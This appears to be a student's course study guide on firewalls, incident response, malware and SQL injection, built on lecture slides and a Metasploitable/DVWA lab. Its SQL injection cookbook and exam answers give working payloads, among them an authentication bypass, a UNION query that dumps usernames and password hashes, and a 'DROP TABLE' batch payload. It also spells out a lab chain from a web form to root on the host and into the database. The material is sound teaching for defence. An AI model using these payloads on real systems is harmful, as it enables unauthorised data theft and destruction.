2. Make the IDS mostly **passive** — detect/report distilled information for human triage (L04 p.41) — and let the **IPS auto-block only on high-confidence signature hits**, not on anomaly scores alone.
3. **Allowlist** critical clinical systems and use **temporary/rate-limited** blocks so any mistaken block degrades rather than severs access (mitigating the preemptive-blocking self-DoS risk, L04 p.43).

Residual risk: the gap between "anomaly flags it" and "signature confirms it" is exactly where a **novel attack** lives — by demoting anomaly hits to human review you reintroduce **false-negative exposure** (delayed response to a genuine zero-day) as the price of protecting availability.

[VERY HARD] A team claims they can replace their perimeter firewall entirely with

host-based firewalls on every server plus a honeypot. Evaluate this architecture: what does it gain, what does it lose versus a perimeter firewall, and is the honeypot a substitute for either? Ground each point in the lecture.

Answer: What host-based firewalls gain (L04 p.31). A host-based firewall is a software module securing an **individual host**, with three lecture-stated advantages: rules can be **tailored to that host's environment**, protection is **independent of network topology**, and it provides an **additional layer of protection**. Distributing them means a compromise of one segment does not automatically expose every host, and policy travels with the host — useful for the firewall's known blind spot where threats are **already inside** (L04 p.6).

What is lost versus a perimeter firewall.

1. **No single choke point.** The perimeter firewall's core value is being **one controlled point of monitoring and access control** between networks of differing trust (L04 p.2–3). Spreading enforcement across every host removes the central vantage point for **auditing, alarms, NAT, and usage monitoring** (L04 p.2) and multiplies the places a misconfiguration can occur.
2. **Each host is now directly exposed.** Without a perimeter, external traffic reaches each host's stack directly; the protection now depends on every host being configured and patched correctly — a much larger, error-prone attack surface than hardening a single bastion/perimeter (L04 p.30).
3. **Personal/host firewalls are typically less capable.** Host and personal firewalls are described as comparatively **less complex** modules focused on denying unauthorized remote access and watching outbound activity (L04 p.31–32) — not a full replacement for, say, an application-level proxy's protocol-aware control (L04 p.26–27).

Is the honeypot a substitute? No. A honeypot is an **intrusion-deflection** tool — a fake-but-realistic system that **lures attackers, monitors them, learns new attacks, and gathers forensics** (L04 p.44). It is a **detection/intelligence** mechanism, not an access-control enforcement point: it neither filters production traffic nor authenticates users, so it cannot replace a firewall (perimeter or host) or an IDS/IPS. It complements them by diverting and studying attackers.

Verdict. Host-based firewalls are a valid **defence-in-depth layer** and partly address the internal-threat blind spot, but removing the perimeter sacrifices the central choke point, monitoring, and protocol-aware control, while the honeypot adds visibility but enforces nothing. The lecture's framing favours **layering** (perimeter + host-based + IDS/IPS + honeypot), not substitution (L04 p.2–3, p.31, p.44).

[VERY HARD] Forensics-vs-restore tension: a production server has been compromised and is actively serving customers. Using the lecture's incident-response model, lay out the immediate response steps, then explain the conflict between forensics and restoring operations and how you would decide.

Answer: Immediate incident response (L04 p.49) — work through the four steps in order:

1. **Verification** — confirm the alert is real (is the information correct?), not a false positive, before tearing anything down.
2. **Interpretation** — determine **what actually happened**: which host, which service, what the attacker did.
3. **Scope of incident** — assess actual and possible **consequences**: is it one server or has it spread, what data is exposed?
4. **Classification & prioritisation** — decide **how urgently you must act** (e.g., is this spam, a scan, or a fully compromised system?). A confirmed compromise of a live customer-facing server is high priority.

Next steps and the conflict (L04 p.50). The two follow-on aims are **Forensics** (research what went wrong; **secure the evidence** — how and when) and **Restore operations** (rebuild systems by priority, from backups, with a plan to get back online). The lecture states these **can counteract each other: rebuilding or wiping the server to restore service destroys the very evidence** forensics needs (memory state, attacker artefacts, logs). You also owe **communication** internally and to business partners/customers.

How to decide. Resolve the tension by **preserving before restoring**:

1. First **capture evidence** — image the disk and memory and copy logs to a secure store — so forensics is not foreclosed.
2. Then **restore from clean backups onto separate hardware/VM** to bring customers back online, rather than rebuilding in place over the evidence.
3. Let **scope and priority (step 3–4)** set the balance: if customer-facing availability is critical and the breach is contained, lean toward fast restore *after* a quick forensic snapshot; if the incident is severe or legally sensitive, weight forensics more heavily and accept longer downtime. Throughout, keep stakeholders informed (communication). This sequencing satisfies both aims instead of sacrificing one — the explicit goal given the warning that they counteract each other (L04 p.50).

[VERY HARD] An attacker defeats a static packet filter using a tiny fragment attack, and separately a second attacker spoofs an internal source address to slip past it. Explain why a *static* filter is vulnerable to each, what countermeasures the lecture gives, and why upgrading to a *stateful* filter helps in one case more than the other.

Answer: Both attacks exploit the same root weakness: a static packet filter examines **each IP packet with no context** (L04 p.8) and makes its decision from a fixed set of header fields with no session memory (L04 p.11).

Tiny fragment attack. The attacker **splits the header information over several tiny packets** so the filter never sees the full transport header (e.g., the port/flags) in any single fragment and therefore cannot match its rules correctly (L04 p.17). **Lecture countermeasure:** either **discard such fragments** or **reassemble the packet before checking it** (L04 p.17).

IP spoofing. The attacker **fakes a source address to appear trusted** — e.g., forges an internal source IP on packets arriving from outside — and the static filter, trusting the address field at face value, lets it through (L04 p.17). **Lecture countermeasure:** add **filters on the router to block** spoofed packets, e.g. drop inbound packets that claim an internal source address (L04 p.17).

Where a stateful upgrade helps more. A **stateful** filter tracks **client–server sessions** in a state table and verifies that each packet **validly belongs to one**, detecting **bogus packets out of context** (L04 p.18–19). This **directly defeats spoofing of unsolicited inbound packets**: a forged "internal" packet that matches no established outbound session is out of context and dropped — the stateful engine's core strength. The **tiny fragment attack benefits less**: statefulness is about session validity, not header reassembly, so the filter must still **reassemble or discard fragments** to inspect them properly (L04 p.17). In short, statefulness substantially closes the **spoofing/out-of-context** gap but does **not** by itself solve fragmentation — that still needs explicit fragment handling. (Note also that statefulness adds context, but neither static nor stateful filters inspect **application-layer** content; that remains a proxy's job — L04 p.19, p.26.)

05. Malware and SQL Injection

Sources: L05_Malware-SQLi.pdf (42 slides, lecturer Hiraku Morita, 4 Mar 2026) and E05_Lab_malware_SQLi.pdf (5 pages, the hands-on exercise). Citations use (L05 p.N) for lecture slides and (E05 p.N) for the lab. Slide numbers below refer to PDF page numbers, not the printed slide numbers in the footer.

Everything here is grounded strictly in those two PDFs. Where I add a clearly-labelled inference (e.g., to answer a lab question the slides only hint at), it is marked **[inference]**. Anything the lecture does not cover is flagged as such rather than guessed.

Overview — what this topic covers and why it matters

This chapter has two halves that the lecture deliberately ties together. The first half is **malware**: what computer viruses are, how they propagate, the named categories of virus (macro, multi-partite, armored, memory-resident, sparse infector, polymorphic), and the broader malware family (worms, ransomware, Trojan horses, spyware, rootkits). It also covers how malware is *created* (strains, toolkits) and how it is *detected and removed* (signature scanning and heuristics), closing with defensive practice (L05 p.2–38). The second half is **SQL injection (SQLi)**: how user input concatenated into a SQL string lets an attacker rewrite the query, the classic `1=1`-always-true trick, UNION/batch injection to exfiltrate or destroy data, and the defences (prepared statements, input validation, least privilege) plus the tooling pen-testers use (`dirb`, `nikto`, `sqlmap`) (L05 p.32–49).

It matters because, as the lecture states, SQL injection is "one of the most common attacks," its basics are easy, and it is far more versatile than people realise — it can destroy databases or quietly steal data without authorisation (L05 p.33). The lab drives the point home: through one unsanitised web form on a deliberately vulnerable box, you escalate from reading user records, to dumping every username and password hash, to SSH/sudo root on the host, to direct `mysql` root access on the backend — showing how a single application bug chains into full system compromise (E05 p.1–5). Malware and SQLi are paired because both exploit trust and bad input handling, and both are "most preventable" with sound practice (L05 p.37).

Key Concepts

Computer virus vs worm

A **computer virus** often attaches to a file, self-replicates, and spreads rapidly (L05 p.3). The defining distinction from a worm is human action: a **virus requires human action** to spread, whereas a **worm can self-replicate but does NOT require human action** (L05 p.3). This is the single most exam-likely definition in the malware half — memorise the "human action" discriminator.

How viruses propagate

The lecture lists three propagation vectors (L05 p.4):

- **e-Mail** — the most common, for one major reason: everyone can hook up a mail server (the original protocol had no checks). Some viruses bring their own e-mail engine. Microsoft Outlook is "easy to work with" — a few lines of code can make Outlook send e-mails covertly. Spread also via **attachments** (L05 p.5).
- **Network** — exploits trust into network storage; less frequent but "just as effective." **USB devices** are

called out as a similar vector (L05 p.6).

- **Web sites** — relies on end-user negligence, e.g., downloading malicious software (L05 p.6).

The lecture notes it is becoming more common for viruses to use **multiple vectors** (L05 p.13).

Virus types (the named taxonomy)

This list is built up one slide at a time and is prime exam material (L05 p.7–13). Each type and its one-line meaning:

- **Macro** — uses macros in office documents (L05 p.7).
- **Multi-Partite** — attacks the computer in multiple ways, e.g., opens a backdoor, reverse shell, downloads files, etc. (L05 p.8).
- **Armored** — uses techniques to make it harder to analyse, e.g., Base64, obfuscation, etc. (L05 p.9).
- **Memory Resident** — installs itself and remains in RAM (L05 p.10).
- **Sparse Infector** — achieves stealth via reduced attack frequency (i.e., infects/acts only occasionally to avoid notice) (L05 p.11).
- **Polymorphic** — changes its form to avoid detection (L05 p.12).

Virus strains and why new ones are easy to make

It is often not difficult to create new strains because small effects are achievable with small changes (e.g., changing IPs, downloads, target selection); scripts are readable and alterable; and reverse engineering — e.g., with **NSA's GHIDRA** — and disassemblers allow large changes with recompilation possible. New strains also come from re-use/combination of efficient solutions and the availability of **virus tool boxes** (L05 p.14). The lecture later shows that **virus creation toolkits** exist (L05 p.28/slide "Virus Creation Toolkits").

The first Internet worm (Morris Worm)

Robert Tappan Morris, Jr. said his goal was "to demonstrate the inadequacies of current security measures on computer networks by exploiting the security defects [he] had discovered." He did not mean to cause harm but was convicted (3 years probation, 400 hours community service, 10,000 USD). It exploited bugs in the programs it attacked — **sendmail** and **rsh** (remote shell) — but bugs in its own code allowed a computer to be infected multiple times (L05 p.15).

Virus hoaxes

A hoax is a fake virus warning rather than real malware. The slide references hoaxes from the McAfee site and names **FakeAV (2012)** and **MacDefender (2011)** as other examples (L05 p.16). (FakeAV/ MacDefender are "fake antivirus" scareware that pretend your machine is infected.)

Ransomware

Malware that (typically) encrypts/holds data for ransom. Named examples: **AIDS trojan (1989)**, **Cryptolocker (2013–2014)**, **Cryptowall (≈2015)** (L05 p.18). It can be **staged**: (1) a **macro** in an Office document, or **LNK files with embedded PowerShell script**, then (2) download the actual malware. Example tools for ransomware attacks can be found online. Per Sophos 2020, data was restored for **94%** of ransom payers, and **twice as many** had backups (L05 p.18).

Trojan horses

A program that looks benign but is not. A cute screen saver or apparently useful login box can: download

harmful software, install a key logger, or open a back door for hackers (L05 p.19). Competent programmers can craft a Trojan to appeal to a certain person or a certain demographic; **company policy should prohibit unauthorized downloads** (L05 p.20). **Wrappers** (e.g., **EliteWrap**) bind a Trojan to a legitimate file (L05 p.21).

Spyware

Software that covertly gathers information. Forms include **web cookies** and **key loggers** (L05 p.22). It requires more technical knowledge, is usually used for targets of choice, must be tailored to specific circumstances, and must then be deployed (L05 p.23). The lecture raises **legal/ethical** questions: monitoring family computer use (especially minors), monitoring employees (with or without their knowledge), and notes the legal/illegal border "depends very much on where you are" (L05 p.24). A real case: in **Florida**, a wife who installed spyware on her husband's computer to record evidence of an affair was found to have "illegally obtained" those records (L05 p.25).

Rootkits

A rootkit gives **complete administrator access** to a computer or network. It is a collection of hacking tools that can: monitor traffic and keystrokes, create a backdoor, alter log files and existing tools to avoid detection, and attack other machines on the network (L05 p.26). Example: **eBlaster by Veriato**; the lecture again raises the legal-use question, noting companies sell such tools as "User Behavior Analysis tools" or "Employee Monitoring Software" (L05 p.27).

Detecting and eliminating viruses/spyware

Two complementary antivirus techniques (L05 p.29):

- **Signature scanning** — scan for known signatures: a database of characteristic byte sequences / known-bad samples. This **requires regular updates** and can sometimes clash with legitimate program updates.
- **Heuristics** — watch the behaviour of executables (e.g., suspicious address-book or registry access) and look for suspicious code fragments (e.g., typical hacks, using `int 80` instead of `syscall`).

Malware defence summary

There is a wide variety of attacks, but **most are preventable**. Defend with sound practice (policies and training) plus firewalls, IDS, antivirus, and anti-spyware systems (L05 p.30). Studying malware source code is a good way to learn — but **do not execute the code**; instead contain your malware lab in a **virtual machine**. Sources mentioned: **theZoo**, **MalwareBazaar** (L05 p.31). The lab echoes this: experiment with "toy malware" only in the VM environment (E05 p.1).

What SQL is (quick refresher)

A relational database has one or more named **tables**; tables hold **records (rows)** of data. SQL (Structured Query Language) uses commands like `SELECT`, `UPDATE`, `DELETE`, `INSERT`, `WHERE`, etc. (L05 p.34). Table-creation syntax given:

```
CREATE TABLE table_name (  
    column1 datatype,  
    column2 datatype,  
    ...  
    columnN datatype,  
    PRIMARY KEY(*one or more columns*)  
);
```

(E05 p.3).

Defending against SQL injection

The lecture's defence list (L05 p.41):

- **Use prepared statements** — user input is a parameter, treated literally and **not as SQL commands**. (This is the primary fix.)
- **Perform input validation and sanitise** user inputs.
- **Keep database systems up to date.**
- **Hash passwords / encrypt sensitive information.**
- **Do not reveal internals in error messages** — differentiate logging vs user-visible messages.
- **Apply the least-privilege principle** to all users.

SQLi / web tooling

Enumeration tools (L05 p.42): **Dirb** checks website contents with a dictionary; **Nikto** checks websites for potential security issues; **sqlmap** looks for potential SQL vulnerabilities. For **exploitation**, **sqlmap is a full SQLi tool for penetration testers** (L05 p.42). The lab additionally uses **nmap** (with `-sV` for service/version detection) and references **gvm/Nessus** for the earlier assessment (E05 p.1–2).

The lab attack chain (web form → root)

The exercise demonstrates the full chain on **Metasploitable** with **DVWA (Damn Vulnerable Web Application)** (E05 p.1–5):

1. **Recon** — `nmap -sV` shows HTTP (port 80) and MySQL (port 3306) open; browsing the IP shows a **directory listing** (a misconfiguration) (E05 p.1).
2. **DVWA setup** — log in `admin / password`; set **DVWA Security** → **Low** (higher levels block the injection) (E05 p.2).
3. **Basic SQLi** — in the User ID form, `' OR 1=1 #` (and variants) returns **all users** (E05 p.2).
4. **Credential dump** — `' OR 1=1 UNION SELECT user,password FROM users#` returns all **usernames and password hashes** (E05 p.3).
5. **Privilege escalation** — SSH in as `msfadmin/msfadmin`, then `sudo -s` yields a **root shell** (prompt changes to `root@metasploitable:~#`) (E05 p.3–4).
6. **Find the app + DB creds** — `sudo find / -iname "*dvwa*"`, then read `config/config.inc.php`, revealing `db_user='root'`, **empty db_password** (E05 p.4).
7. **Direct DB access** — `mysql -u root`, then `show databases;` use `dvwa;` `show tables;` `select * from users;` — direct, complete access to the backend, more so than via SQLi alone (E05 p.5).

Glossary

- **Virus** — malicious code that often attaches to a file, self-replicates, spreads rapidly, and **requires human action** to spread (L05 p.3).
- **Worm** — self-replicating malware that **does NOT require human action**; the Morris Worm is cited as the first Internet worm (L05 p.3, p.15).
- **Macro virus** — virus that uses macros embedded in office documents (L05 p.7).
- **Multi-partite virus** — attacks the computer in multiple ways (backdoor, reverse shell, file downloads, etc.) (L05 p.8).
- **Armored virus** — uses techniques (Base64, obfuscation) to make analysis harder (L05 p.9).

- **Memory-resident virus** — installs itself and stays resident in RAM (L05 p.10).
- **Sparse infector** — stays stealthy by acting/infecting only at reduced frequency (L05 p.11).
- **Polymorphic virus** — changes its own form to avoid detection (L05 p.12).
- **Virus strain** — a variant of an existing virus, easy to produce via small edits, reuse, reverse engineering (GHIDRA/disassemblers), or toolkits (L05 p.14, p.28).
- **Virus hoax** — a fake virus warning rather than real malware (e.g., FakeAV 2012, MacDefender 2011) (L05 p.16).
- **Ransomware** — malware demanding ransom; examples AIDS trojan (1989), Cryptolocker (2013–14), Cryptowall ($\approx$ 2015); can be staged via Office macro / LNK + PowerShell then download (L05 p.18).
- **Trojan horse** — program that looks benign but isn't; can download malware, install a keylogger, or open a back door (L05 p.19).
- **Wrapper** — tool (e.g., EliteWrap) that binds/wraps a Trojan with a legitimate-looking file (L05 p.21).
- **Spyware** — covert information-gathering software; forms include web cookies and key loggers (L05 p.22).
- **Key logger** — captures keystrokes; a form of spyware and a Trojan payload (L05 p.19, p.22).
- **Rootkit** — toolset granting complete administrator access; can monitor traffic/keystrokes, create backdoors, alter logs/tools to evade detection, attack other machines (e.g., eBlaster by Veriato) (L05 p.26–27).
- **Signature scanning** — antivirus method matching files against a database of known-bad byte sequences; needs regular updates (L05 p.29).
- **Heuristics** — antivirus method watching executable behaviour and suspicious code fragments (e.g., `int 80` instead of `syscall`) (L05 p.29).
- **SQL** — Structured Query Language; commands include SELECT, UPDATE, DELETE, INSERT, WHERE (L05 p.34).
- **SQL injection (SQLi)** — inserting malicious SQL via an input field because user input is concatenated unsanitised into a query (L05 p.33, p.35).
- **1=1 (always-true condition)** — the classic SQLi trick that makes a WHERE clause match every row (L05 p.36).
- **UNION injection** — appends a second SELECT via UNION to read data from other columns/tables (e.g., `dump user/password`) (E05 p.3).
- **Batch / batched SQL** — two or more SQL statements separated by semicolons, executed together (e.g., `append DROP TABLE`) (L05 p.40).
- **Prepared statement** — query where user input is a bound **parameter** treated literally, not as SQL commands; the primary SQLi defence (L05 p.41).
- **Least privilege** — giving each user/account only the access it needs; an SQLi defence (L05 p.41).
- **DVWA** — Damn Vulnerable Web Application, the intentionally-vulnerable target used in the lab; has security modes (set to **Low** to allow the attack) (E05 p.2).
- **Metasploitable** — the deliberately vulnerable VM hosting DVWA and the MySQL server in the lab (E05 p.1).
- **dirb / nikto / sqlmap** — enumeration tools; sqlmap is also a full SQLi exploitation tool for pen-testers (L05 p.42).
- **Security by obscurity** — relying on hidden details (e.g., renaming the `users` table) instead of real security; the lab warns this is no substitute for real measures (E05 p.3).

How-To Cookbook

A. Perform a UNION-based SQLi by hand (dump usernames + passwords)

Goal: starting from a User ID form that builds a query like `SELECT first_name, last_name FROM users WHERE user_id = '<input>'`, extract every username and password hash (E05 p.2–3, L05 p.35–39).

1. **Confirm the field is injectable.** Enter a known-good value (e.g., 1) and confirm it returns one user's details (E05 p.2).
2. **Break out and force always-true.** Try the three-part recipe — one quote + a true condition + a terminator — e.g. enter: `text ' OR 1=1 #` If this returns ALL users, the field is injectable and comment-style truncation works (E05 p.2). If `'` fails, try `"` instead (L05 p.39).
3. **Append a second query with UNION** to read other columns/tables. The lab's payload: `sql ' OR 1=1 UNION SELECT user,password FROM users#` The leading `'` closes the original string literal, `OR 1=1` keeps the first SELECT valid/true, `UNION SELECT user,password FROM users` adds a second result set, and `#` comments out the trailing SQL the application appended (E05 p.3).
4. **Read the output.** Scroll to the bottom of the page — you should see all users and their passwords (E05 p.3).
5. **(Destructive variant — know it, don't run it carelessly.)** A batch statement can delete data: `sql ' OR 1=1#; DROP TABLE Payroll` This drops a table assuming one named `Payroll` exists (L05 p.40).

Note on payload portability: not all payloads work everywhere — try variants depending on the app and MySQL version (L05 p.39). Useful alternates: `' OR 1=1#`, `' or '1'='1`, `' or 'a'='a`, `anything' OR 'x'='x` (L05 p.39).

B. Classic authentication-bypass SQLi (login form)

For a login query `SELECT * FROM Users WHERE Name='<u>' AND Pass='<p>'` (L05 p.37–38):

1. In the username (or password) field enter a quote-breaking always-true clause, e.g.: `text " or ""="` (use `'` if the app uses single quotes).
2. The query becomes `... WHERE Name="" OR ""="" AND Pass="" OR ""=""`; since `""=""` is always true, the WHERE matches and you are logged in / all rows return (L05 p.38).
3. Alternatives that may work: `' OR 1=1#`, `' or '1'='1`, `password' or (1=1)` (L05 p.39).

C. The full lab exploitation chain (web form → DB → root)

From Kali against the Metasploitable IP (E05 p.1–5):

1. **Service scan:** `nmap -sV <METASPLOITABLE IP>` — note HTTP (80) and MySQL (3306) are open (E05 p.1).
2. **Browse the web server** at `<METASPLOITABLE IP>:80` — observe it returns a **directory listing** (a misconfiguration) (E05 p.1).
3. **Open DVWA:** browse `<METASPLOITABLE IP>/dvwa`; log in admin / password (E05 p.2).
4. **Lower security:** left menu → **DVWA Security** → Security Level **Low** → Submit (E05 p.2).
5. **Inject** via SQL Injection page as in Cookbook A: first `' OR 1=1 #`, then the UNION payload to dump credentials (E05 p.2–3).
6. **SSH to the host:** `bash ssh msfadmin@<METASPLOITABLE IP> #` if it errors, force legacy algorithms: `ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@<METASPLOITABLE IP>` Password: msfadmin (E05 p.3).
7. **Escalate:** run `sudo -s`; if the user has root, the prompt becomes `root@metasploitable:~#` (E05 p.3–

- 4). (Hint: check groups for sudo/wheel membership) (E05 p.3).
8. **Locate the app:** `sudo find / -iname "*dvwa*" (E05 p.4).`
9. **Read DB credentials:** `cd /var/www/dvwa/ then cat config/config.inc.php — note db_user='root', db_password='' (empty) (E05 p.4).`
10. **Connect directly to MySQL:** `mysql -u root (the explanatory note adds -h 127.0.0.1 -P 3306), then: sql show databases; use dvwa; show tables; select * from users; exit with exit (E05 p.5).`

D. Identify / categorise a virus from its behaviour (mapping observations to types)

Using the lecture taxonomy (L05 p.7–13), match observed behaviour to a type:

1. Lives inside an Office document and runs via document macros → **Macro virus** (L05 p.7).
2. Opens a backdoor / reverse shell AND downloads files (several attack methods) → **Multi-partite** (L05 p.8).
3. Code is Base64-encoded or obfuscated to resist analysis → **Armored** (L05 p.9).
4. Stays in RAM after install → **Memory resident** (L05 p.10).
5. Triggers only occasionally to stay quiet → **Sparse infector** (L05 p.11).
6. Mutates its own code/form between infections → **Polymorphic** (L05 p.12).
7. Spreads without any user action → it's a **worm**, not a virus (L05 p.3).

E. Detect malware (defender's procedure)

1. **Run a signature scanner** with an up-to-date database of known-bad byte sequences (keep updates current; watch for clashes with legit program updates) (L05 p.29).
2. **Apply heuristics** — watch executable behaviour (suspicious address-book/registry access) and scan for suspicious code fragments (e.g., `int 80` instead of `syscall`) (L05 p.29).
3. **Layer defences:** local + mail-server + network-storage scanners, never open questionable attachments, use cryptographic signatures to verify origin and content, plus firewalls/IDS/anti-spyware (L05 p.17, p.30).
4. **Analyse safely:** study malware only inside a **VM**; never execute it on a real host (L05 p.31).

F. Use sqlmap (automated SQLi)

The lecture names sqlmap as "a full SQLi tool for penetration testers" used to "look for potential SQL vulnerabilities" (L05 p.42). **The slides give no specific sqlmap command-line syntax** — only its role. (So for the exam, describe sqlmap as the automated enumeration + exploitation tool; do not cite specific flags as lecture content.) For unfamiliar commands the lab advises `--help/-h, man <cmd>, info <cmd>`, or a web search (E05 p.1).

Exam-Style Q&A

Q1. What is the key difference between a virus and a worm? A virus requires **human action** to spread (and often attaches to a file, self-replicates, spreads rapidly), whereas a worm **can self-replicate but does not require human action** (L05 p.3). The Morris Worm is cited as the first Internet worm (L05 p.15).

Q2. Name the three propagation methods for viruses and one notable detail about each. (1) **e-Mail** — most common, because anyone can stand up a mail server and the original protocol had no checks; some viruses bring their own e-mail engine and Outlook can be made to send mail covertly. (2) **Network**

— exploits trust into network storage; USB devices are a similar vector. (3) **Web sites** — relies on end-user negligence (downloading malicious software) (L05 p.4–6). Modern viruses increasingly use multiple vectors (L05 p.13).

Q3. Define each virus type: macro, multi-partite, armored, memory-resident, sparse infector, polymorphic. Macro = uses macros in office documents; Multi-partite = attacks in multiple ways (backdoor, reverse shell, downloads); Armored = uses Base64/obfuscation to resist analysis; Memory-resident = installs and stays in RAM; Sparse infector = stealth via reduced attack frequency; Polymorphic = changes its form to avoid detection (L05 p.7–12).

Q4. Why is it easy to create new virus strains? Small effects come from small changes (IPs, downloads, target selection); scripts are readable/alterable; reverse engineering with tools like NSA's **GHIDRA** and disassemblers allows large changes and recompilation; efficient solutions are re-used/combined; and **virus tool boxes** are available (L05 p.14, p.28).

Q5. What was the Morris Worm and what is notable about it? The first Internet worm. Morris said he wanted "to demonstrate the inadequacies of current security measures ... by exploiting the security defects [he] had discovered," did not mean harm, but was convicted (3 yrs probation, 400 hrs community service, \$10,000). It exploited bugs in **sendmail** and **rsh**; bugs in its own code let a machine be infected multiple times (L05 p.15).

Q6. What is ransomware? Give examples and explain staging. Malware that ransoms data. Examples: **AIDS trojan (1989)**, **Cryptolocker (2013–14)**, **Cryptowall (≈2015)**. It can be **staged**: stage 1 is a macro in an Office document or LNK files with embedded PowerShell; stage 2 downloads the actual malware. Per Sophos 2020, 94% of payers got data restored, and twice as many had backups (L05 p.18).

Q7. Compare signature-based scanning and heuristics for malware detection. Signature scanning matches files against a database of known-bad byte sequences/samples; it's precise for known threats but **requires regular updates** and can clash with legitimate program updates. Heuristics watch executable **behaviour** (e.g., suspicious address-book/registry access) and look for suspicious code fragments (e.g., `int 80` instead of `syscall`), so they can catch unknown/novel malware (L05 p.29).

Q8. Explain why the classic 1=1 SQL injection works. The app concatenates user input directly into the query, so input like `Ron OR 1=1` produces ... `WHERE UserId = Ron OR 1=1;`. `Ron` is false (no such user), but `1=1` is always true, so the OR makes the WHERE match every row — returning all users (L05 p.36). Equivalently, `" or ""="` yields `""=""`, which is always true (L05 p.38).

Q9. Show a UNION-based injection that dumps usernames and passwords and explain each part. `' OR 1=1 UNION SELECT user,password FROM users#` (E05 p.3). The `'` closes the original string literal; `OR 1=1` keeps the first SELECT true; `UNION SELECT user,password FROM users` appends a second result set reading the credentials; `#` comments out the rest of the original query so it doesn't break the syntax (E05 p.3, L05 p.39).

Q10. What does the # (or a semicolon) do in these payloads, and will it always work? `#` is a MySQL comment that truncates the remainder of the original SQL statement so the attacker's clause completes cleanly; a semicolon can separate statements (batching) (L05 p.39–40, E05 p.2). It will **not** generally work everywhere — the lab explicitly asks "can we generally assume it to do the trick?" and the lecture stresses payloads depend on the web app and MySQL version; sometimes you must use `"` instead of `'` (L05 p.39, E05 p.2–3). **[inference]** `#` is MySQL-specific; other DBMSs use `--` (the lecture also shows `password:'1=1--`) (L05 p.39).

Q11. What is batch / batched SQL injection? Give a destructive example. Two or more SQL statements separated by semicolons, executed together. Example: `' OR 1=1#; DROP TABLE Payroll` deletes the `Payroll` table (assuming it exists) (L05 p.40).

Q12. List the recommended defences against SQL injection. Use **prepared statements** (input is a parameter, treated literally, not as SQL commands); perform input validation/sanitisation; keep DB systems up to date; hash passwords / encrypt sensitive data; don't reveal internals in error messages (separate logging from user-visible messages); apply **least privilege** to all users (L05 p.41). The lab adds operational fixes: don't use the DB `root` account with an empty password, don't leave directory listing enabled, and don't grant broad `sudo` (E05 p.3–4).

Q13 (lab). In the lab, what is wrong with the database password configuration and how does it worsen the attack? `config/config.inc.php` shows `db_user='root'` with `db_password=''` (empty) (E05 p.4). The web app connects to MySQL as **root with no password**, so once an attacker is on the host they can run `mysql -u root` and get full read/write to every database — violating least privilege and turning a web bug into total DB compromise (E05 p.4–5).

Q14 (lab). Which ports/services were involved, and what is the misconfiguration noticed when browsing the web server? `nmap -sV` reveals **HTTP on port 80** and **MySQL on port 3306** open (E05 p.1). Browsing the IP returns a **directory listing**, indicating the web server is poorly configured (it exposes directory contents) (E05 p.1).

Q15 (lab). What is "security by obscurity" in this exercise, and is it sufficient? The lab notes that simply renaming the `users` table would be "security by obscurity" — it hides a detail but does not stop the attack and is **not** a substitute for real security measures (e.g., prepared statements, least privilege) (E05 p.3).

Q16. What is a Trojan horse and how do wrappers relate? A program that looks benign but isn't — it can download malware, install a keylogger, or open a backdoor (L05 p.19). It can be crafted to appeal to a specific person/demographic, and policy should ban unauthorized downloads (L05 p.20). **Wrappers** (e.g., **EliteWrap**) bind a Trojan to a legitimate-looking file (L05 p.21).

Gotchas

- **Virus vs worm is decided by "human action," not by damage or speed.** A self-spreading-without-user-action program is a worm even if it "attaches to files" otherwise (L05 p.3).
- **One quote character matters.** SQLi often fails because you used the wrong quote — try " if ' doesn't work, and vice versa (L05 p.39, E05 p.2). The exact quoting in the app's code (single vs double) determines what breaks the literal (L05 p.35).
- **# is MySQL-specific.** It comments out the rest of the query in MySQL; other engines use `--`. The slides themselves note not all payloads work and you must try variants per app/DB version (L05 p.39). Don't assume `#` always "does the trick" — the lab explicitly questions this (E05 p.3).
- **DVWA security level must be Low.** If set too high, the injection does nothing and the experiment "appears to do nothing" — a common reason the lab fails (E05 p.2).
- **UNION needs matching column counts/types.** The lab's `UNION SELECT user,password` works because it returns two columns to match the query; **[inference]** a UNION with a mismatched number of columns errors out (the slides don't state this explicitly, but it's why two columns are selected).
- **mysql -u root command vs note mismatch.** The lab's command line shows `mysql -u root`, but the explanatory note describes `-h 127.0.0.1 -P 3306`. Treat `-u root` as the literal command given; the host/port flags are explained but not included in the shown command (E05 p.5) — be ready to add `-h/-P` if connecting to a non-default host/port.
- **Don't confuse hoaxes with malware.** FakeAV/MacDefender are scareware hoaxes, not classic viruses (L05 p.16).
- **Signatures need updates and can false-clash.** Signature scanning only catches known-bad samples

and "requires regular updates"; it can also clash with legitimate program updates — so heuristics are needed for novel threats (L05 p.29).

- **Never run malware on your real machine.** The lecture and lab both stress contained analysis in a VM only (L05 p.31, E05 p.1).
- **Prepared statements are the fix, not input filtering alone.** Sanitisation helps, but the lecture's primary recommendation is prepared statements where input is a bound parameter, never executed as SQL (L05 p.41). Relying only on blacklisting characters is fragile.
- **Password hashes $\neq$ secure storage by themselves.** The lab asks what is "the issue with the passwords in the database" — the takeaway is that storing weak/unsalted hashes (and exposing them via SQLi) is the problem; the lecture's fix is to hash/encrypt properly and not leak them (L05 p.41, E05 p.3). **[inference]** The lab hints the dumped hashes are a common, crackable algorithm; the slides do not name the specific algorithm, so do not assert one as lecture fact. (For context, the cover-slide string `5f4dcc3b5aa765d61d8327deb882cf99` is the MD5 of "password" — an MD5 example — but the lecture body never explicitly names MD5 as the answer.)
- **Privilege chaining is the real lesson.** The danger isn't any single bug — it's that directory listing + unsanitised input + DB root/no-password + broad `sudo` chain together to turn a web form into host root (E05 p.4). Fixing only one link is insufficient. ``

05. Malware & SQL Injection — Commands & Code Examples

Inspect the vulnerable concatenation pattern (the root cause)

What: The unsanitised string-building code that makes SQLi possible (L05 p.35).

```
sqlQuery = "SELECT * FROM tblUSERS WHERE UserName = '" + txtUsername.Text +  
            "' AND Password = '" + txtPassword.Text + "'";
```

Notes: User input is appended directly into the query string, so a ' in the input breaks out of the quoted literal and rewrites the query logic. This is *why* every payload below works — recognise this pattern in exam code snippets.

Bypass authentication with the classic ' OR 1=1 -- payload

What: Force the WHERE clause always-true so it matches every row (L05 p.36, p.39).

```
' OR 1=1 --
```

Notes: ' closes the literal, OR 1=1 is always true (matches all rows), and -- (SQL standard comment, note the trailing space) discards the rest of the original query. Returns all users / logs you in. The trailing space after -- is required in MySQL.

Bypass authentication with the MySQL # comment variant

What: Same always-true bypass using MySQL's # comment character (L05 p.39, E05 p.2).

```
' OR 1=1#
```

